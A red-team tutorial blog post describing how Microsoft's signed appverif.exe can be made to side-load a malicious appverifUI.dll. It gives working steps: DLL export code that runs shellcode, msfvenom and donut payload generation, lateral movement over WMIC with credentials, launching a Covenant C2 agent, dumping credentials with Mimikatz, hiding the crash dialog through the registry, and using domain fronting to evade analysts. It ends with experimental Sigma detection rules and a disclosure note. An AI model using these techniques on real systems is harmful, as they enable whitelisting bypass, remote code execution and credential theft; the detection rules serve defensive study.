DLL Side-loading Appverif.exe

February 15, 2020 / lab, redteam, tutorial

A couple of weeks ago, FireEye published a blog called "Abusing DLL Misconfigurations." The gist of the blog post is that when an application is executed, it will try and load DLLs for whatever functionality it needs. If the Windows Side-by-side manifest for the application does not have the explicity full path of the DLL, an attacker could try and get the application to load their malicious DLL instead. This can be done by creating your malicious DLL and placing it in the same directory the application is executed from.

The blog post mentions a Windows application called Dism.exe being vulnerable to this attack. Dism.exe is located in the C:\Windows\System32\ directory, and when executed will look for a "DismCore.dll" library to load. It looks for this first in its current directory (System32), and then in the .\Dism\ directory.

An attacker can take advantage of this situation by copying Dism.exe to a directory of their choosing, and then placing their own malicious DismCore.dll file in that directory. When Dism.exe is executed from the new directory, it will load the attacker's DismCore.dll and execute the attacker's code, such as to launch a reverse shell / C2 agent. Since Dism.exe is a MS signed binary, this means the attacker's code will execute in the context of a MS signed process, and could allow for a application whitelist bypass if all MS signed binaries are trusted.

Discovering New DLL Side-loading

After reading the FireEye blog post, I wondered how many other MS signed binaries could be used for this. On my Windows 10 system, there are 586 .exe files in C:\windows\system32\. Surely, Dism.exe wasn't the only one vulnerable to this attack.

The FireEye blog describes how they discovered the Dism.exe side-loading attack through static and dynamic analysis. I decided to try this myself. I thought it might be quicker to try dynamic analysis rather than static, so I downloaded API Monitor, a tool mentioned in the blog. API Monitor will hook into a process you execute, and you can specify which API calls and libraries you want to monitor as the process runs.


I wasn't sure how to automate this to look at all 586 .exe's quickly, so I embarked on the tedious task of load each .exe one by one into API Monitor and analyzing the results.

First, I copied all of the .exe's in C:\windows\system32\ into a new directory, C:\Exclusions\side-dll-tests\.

```
C:\Exclusions\side-load-dll-tests>copy C:\Windows\System32\*.exe .
```



Then, open up API Monitor using the correct architecture (x86 or x64). I used x64 for this testing. Also, make sure to run it as an Administrator so it has the privileges necessary to hook into processes.

Before attaching API Monitor to a process, you will want to set an “API Filter.” For this, I did a search for anything with “loaddll” or “loadlibrary” and included that. I also included the GetProcAddress API.




To attach to a new process, click on “Monitor New Process” next to the API filter box.

You will then be prompted to chose the new application to launch. Select the copied appverif.exe application, and set the "Attach Using" option to "Remote Thread (Standard)"



When you click "Ok", appverif.exe will execute. If a GUI window pops up, you can close it. In API Monitor, you should a bunch of information now populated under "Monitored Processes" and the summary window. In "Monitored Processes", expand the entry, and then expand "Modules." Under Modules, look for "appverif.exe" and click on that, so that you only see libraries and API calls used by appverif.exe.



You should see the "LoadLibraryExW" API loading "appverifUI.dll." It looks like the full path to the DLL is not specified (it is in System32). To test if appverif.exe will try and load an appverifUI.dll in its same directory, create a new text file in C:\exclusions\side-load-dll-tests\ and name it " appverifUI.dll." Then, rerun appverif.exe in API Monitor.

You should now see an error when appverifUI.dll is loaded, saying it is "not a valid Win32 application…"

This all makes it seem like appverif.exe is vulnerable to DLL side-loading!

Exploiting Appverif.exe

To begin exploiting this issue, download DueDLLigence from FireEye's github. Load the pro

FireEye's blog post mentions that you need to know the DLL exports of the DLL being loaded by the application. This is seen by the "GetProcAddress" API calls. Look back in API monitor to the first execution of appverif.exe where it successfully loaded appverifUI.dll from System32. You should see GetProcAddress calling "StartUI" and "DisplayMessageBoxW."

In Visual Studio, modify DueDLLigence.cs to contain these DLL exports. One of them will run the function "RunShellcode()" to execute your payload. The other export doesn't need to do anything. I had "StartUI" execute the shellcode.

```
[DllExport("StartUI", CallingConvention = CallingConvention.StdCall)]
public static bool StartUI()
{
        RunShellcode();
        return false;
}

[DllExport("DisplayMessageBoxW", CallingConvention = CallingConvention.StdCall)]
public static bool DisplayMessageBoxW() { return false; }
```

DueDLLigence needs base64 encoded shellcode to execute something. For this test, I chose to have it run calc.exe. I generated the base64 encoded shellcode with msfvenom in a Kali linux virtual machine.

```
msfvenom -p windows/x64/exec CMD="calc.exe" | base64 -w0
```

Build the project in Visual Studio, copy the compiled DueDLLigence.dll file into C:\Exclusions\side-load-dll-tests\, and rename it to appverifUI.dll. Execute appverif.exe. You will get a warning that appverif.exe is no longer working, and then calc should start. If you use procmon to monitor processes, you should see appverif.exe starting calc.exe.

Abusing for Lateral Movement

One issue with the appverif.exe side-load attack is that it requires administrator privileges to run (you get a UAC prompt when executing it). This makes it less useful for initial execution on a system where you might not be in an elevated context. However, if you are doing lateral movement in an elevated context, such as through WMI, this could be used to execute code on a remote system. So, if you have credentials for a user that is a local administrator on a remote system, you can (possibly) use appverif.exe for lateral movement.

To test appverif.exe as a lateral movement option, I started up my AD lab. My lab contains a bunch of Server 2016 systems that I use to act like workstations. While appverif.exe was available on every Windows 10 system I have used, it was not installed on my Server 2016 systems. To perform this test, I just installed appverif from Microsoft and each of my systems.

After appverif was installed, I copied appverif.exe and my “malicious” appverifUI.dll from wkst01 to srv01.

```
copy C:\Users\regularuser\Desktop\appverif* \\srv01.murph.coop\c$\users\public\
```

After it was copied, I then used WMIC on wkst01 to execute the copied appverif.exe on srv01.

```
wmic /node:"srv01.murph.coop" /user:"murph.coop\murphda" /password:"<password>"
process call create "cmd.exe /c C:\users\public\appverif.exe"
```

I then RDP'd to srv01 and confirmed that calc.exe had been launched.

Launching Covenant

After the test with calc.exe, I then wanted to use appverif.exe to launch a Covenant grunt on srv01. First, you need to generate and download a grunt binary. Then, donut can be used to get the shellcode of the grunt binary to be used with DueDLLigence. The PowerShell commands to get the shellcode as a base64 string is from Rastamouse's blog.

```
.\donut.exe -f C:\Exclusions\Payloads\GruntStager.exe -o
C:\Exclusions\Payloads\GruntStager.bin
[System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes("C:\exclusions\pa
yloads\GruntStager.bin")) | clip
```

Copy the base64 encoded shellcode into DueDLLigence.cs and rebuild. Copy DueDLLigence.dll to srv01 and rename to appverifUI.dll. Execute again with WMIC.

On srv01, you should see that appverif.exe is running.

And back in your Covenant web interface, you should see a new Grunt has called in running as appverif.exe and in high integrity.

Finally, because we are all 1337 hackers here, execute Mimikatz's LogonPasswords right away to dump those creds.

Yay!

Note: when appverif.exe executes after the side-loading attack, an error message will appear saying that the application has stopped working. I *think* that if you are executing over WMI, the user doesn't see this warning. When I was testing with calc.exe, I didn't see the message when RDP'd to the system while I ran appverif.exe remotely. However, you cna always disable the warning message by changing the below registry key from "0" to "1."

```
HKCU\Software\Microsoft\Windows\Windows Error Reporting\DontShowUI
```

How is this Useful?

It's reasonable to ask why any of this nonsense with appverif.exe is useful. It requires you to drop files on disk (appverifUI.dll) and it requires local administrator privileges to execute. Why good does this do an attacker?

Well, as the FireEye blog mentions, using appverif.exe for code execution can work as an application whitelisting bypass. Often, but not always, when organizations configure application whitelisting, they will whitelist all binaries that are signed by trusted sources, such as Microsoft. Appverif.exe is signed by Microsoft, so this can help bypass those kinds of whitelists.

Appverif.exe can also be useful as a way to get past the attention of an overworked security analyst. If you're an analyst looking at a process that is signed by Microsoft, you might not think twice about it and assume it is benign. Additionally, if your C2 is using Azure Domain Fronting

with a frontable domain that looks legitimate (tip: use FindFrontableDomains), then your payload could look like a Microsoft signed binary calling out to a Microsoft related domain. Pretty easy for an overburdened and stressed out security analyst to overlook! (I've been in that situation before...)

Detecting the Attack

The FireEye blog has a section near the bottom called "Detection and Preventative Measures." They mention several ways to detect or prevent DLL side-loading generally.

For the appverif.exe attack mentioned in this blog post, you could try and monitor for appverif.exe starting outbound network connections. I don't have data to confirm this is "unusual", but I imagine it is. Another detection would be appverif.exe running outside of System32 (since the above attack already requires admin privileges, an attacker could just overwrite the appverifUI.dll in System32 instead of copying everything to an arbitrary directory).

I've heard of Sigma rules, but have never actually used them. I tried to create some possible detection rules for the above attack, but I don't have my lab setup to ingest activity logs and run these rules against them. So, it's likely none of this will work.

Rule to detect appverif.exe running outside of C:\Windows\System32\ in a user's directory:

```
title: Appverif.exe DLL side-loading attack
id: 20457122-a684-410d-adad-af700eb23520
status: experimental
description: This rule is meant to detect when appverif.exe is used in a DLL
side-loading attack to gain code execution to bypass application whitelisting.
Detects when appverif.exe is spawned outside of WINDOWS\System32
references:
    - https://fatrodzianko.com/2020/02/15/dll-side-loading-appverif-exe/
tags:
    - attack.execution
    - attack.T1073
author:@fatrodzianko
date: 2020/02/15
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image: 'C:\users\\*\appverif.exe'
    condition: selection
fields:
    - PPID to determine what spawned appverif.exe
falsepositives:
    - Unknown
level: high
```

Rule to try and detect appverif.exe spawning a new process:

```
title: Appverif.exe DLL side-loading attack to spawn new process
id: 5e491e78-0d48-4ee6-9b0a-82d1403bb131
status: experimental
description: This rule is meant to detect when appverif.exe is used in a DLL
side-loading attack to gain code execution to bypass application whitelisting.
```

```
Detects when appverif.exe spawns a new process
references:
    - https://fatrodzianko.com/2020/02/15/dll-side-loading-appverif-exe/
    - attack.execution
    - attack.T1073
author:@fatrodzianko
date: 2020/02/15
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage: *\appverif.exe
                Image:
                        - '*\cmd.exe'
            - '*\powershell.exe'
            - '*\wscript.exe'
            - '*\cscript.exe'
            - '*\sh.exe'
            - '*\bash.exe'
            - '*\reg.exe'
            - '*\regsvr32.exe'
            - '*\BITSADMIN*
                        - '*\powershell.exe'
                        - '*\iexplore.exe'
                        - '*\calc.exe'
                        - '*\notepad.exe'
                        - '*\svchost.exe'
                        - '*\rundll32.exe'
                        - '*\wmic.exe'
                        - '*\msiexec.exe'
                        - '*\msbuild.exe'

    condition: selection
fields:
    - unknown
falsepositives:
    - Unknown
level: high
```

This can both be found on my github.

What's Next?

I stopped my initial search for DLL side-loading attacks in System32 when I found appverif.exe. Mercifully, that was near the beginning of the list. I imagine there are others to find that don't require administrator privileges. Someday I will have the time to go through System32 and find them, or hopefully find some way to automate this discovery. One can dream!

Disclosures

I submitted this as a security report to Microsoft on 2/14/2020. Microsoft responded back almost immediately, saying:

> *As submitted this attack requires administrative privileges. Reports that are predicated on having administrative/root privileges are not valid reports because a malicious administrator can do much worse things.*

An understandable response from MS. I only really submitted it in the off chance this is something they might patch. I've never submitted anything to MS before, so I wasn't s... they would take as a real security issue to fix or not. Maybe someday I'll get a CVE and be... Hacker...

← Resource Based Constrained Delegation

DLL Side-loading and Zero-width Spaces →

Search ...

Search

Recent Posts

- GameDev Blog: Goblin Rules Football #4: Footsteps and More Sounds
- GameDev Blog: Goblin Rules Football #3: Sounds and Other Things
- GameDev Blog: Goblin Rules Football #2
- Goblin Rules Football now supports 3v3!
- Goblin Rules Football (GRF) Released on Itch.io

Recent Comments

- A Detailed Guide on AMSI Bypass - F1TYM1 on Getting Rastamouse's AmsiScanBufferBypass to Work Again

Archives

- May 2022
- April 2022
- February 2022
- December 2021
- October 2021
- August 2021
- July 2021
- June 2021
- May 2021
- April 2021
- March 2021
- February 2021
- January 2021
- December 2020
- November 2020
- August 2020

- July 2020
- May 2020
- April 2020
- February 2020
- December 2019
- October 2019
- September 2019
- August 2019
- March 2019
- February 2019

Categories

- Active Directory Attacks
- Assembly
- CardConquest
- code
- Covenant
- Cryptography
- exploit
- Game Development
- Goblin Rules Football
- lab
- Payload Analysis
- Polymorphism
- redteam
- Shellcode
- SLAE
- Stalks Stalks Stalks
- tutorial
- Unity

Meta

- Log in
- Entries feed
- Comments feed
- WordPress.org